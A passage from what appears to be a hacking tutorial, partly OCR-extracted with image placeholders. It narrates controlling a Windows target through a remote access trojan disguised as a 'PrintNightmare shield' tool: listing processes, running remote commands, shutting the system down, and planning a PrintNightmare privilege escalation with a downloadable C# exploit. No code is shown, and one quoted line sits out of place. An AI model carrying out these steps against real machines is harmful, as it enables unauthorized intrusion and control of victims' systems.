
Similarly the task manager shows all the running tasks on the target system.

Task Manager - user1@RECEPTION [192.168.36.209:49726]


Processname	PID	Title
RuntimeBroker.exe	984	
MicrosoftEdgeSH.exe	7088	
browser_broker.exe	6832	
NisSrv.exe	3540	
fontdrvhost.exe	776	
csrss.exe	968	
MicrosoftEdgeCP.exe	5104	
fontdrvhost.exe	768	
smartscreen.exe	7268	
SystemSettings.exe	5888	
svchost.exe	1552	
dllhost.exe	2536	
svchost.exe	1740	
svchost.exe	360	
taskhostw.exe	556	
audiodg.exe	4100	
winlogon.exe	5280	
Registry.exe	88	
WindowsInternal.ComposableShell...	1928	
dwm.exe	940	
svchost.exe	740	
RuntimeBroker.exe	6464	
SecurityHealthService.exe	2708	
vmtoolsd.exe	2116	
OneDrive.exe	5464	
vm3dservice.exe	8024	

The "connections" option in the administration menu shows all the connections on the target system. What I want you to see is the established connection of the PrintNightmare shield executable which has connected to our attacker system.


"Like any major subcomponenet of Windows, it's large and it's complicated."



Using RATs, I can even execute remote commands on the target system.



Last but not least, I can shutdown or restart the target system whenever I like.




What about the File Manager and Remote Shell features. Let me show you practically.

It's time for privilege escalation. Since the patches for print nightmare are not yet released and all the versions of Windows from Windows 7 to higher are vulnerable to PrintNightmare vulnerability I can just boldly assume that this system is vulnerable to PrintNightmare vulnerability.


So the only thing left for me is to upload one PrintNightmare Exploit to the target system and run it. After some profound searching, I found a PrintNightmare privilege escalation script written in C# sharp. The download information of this exploit is given in our Downloads section,

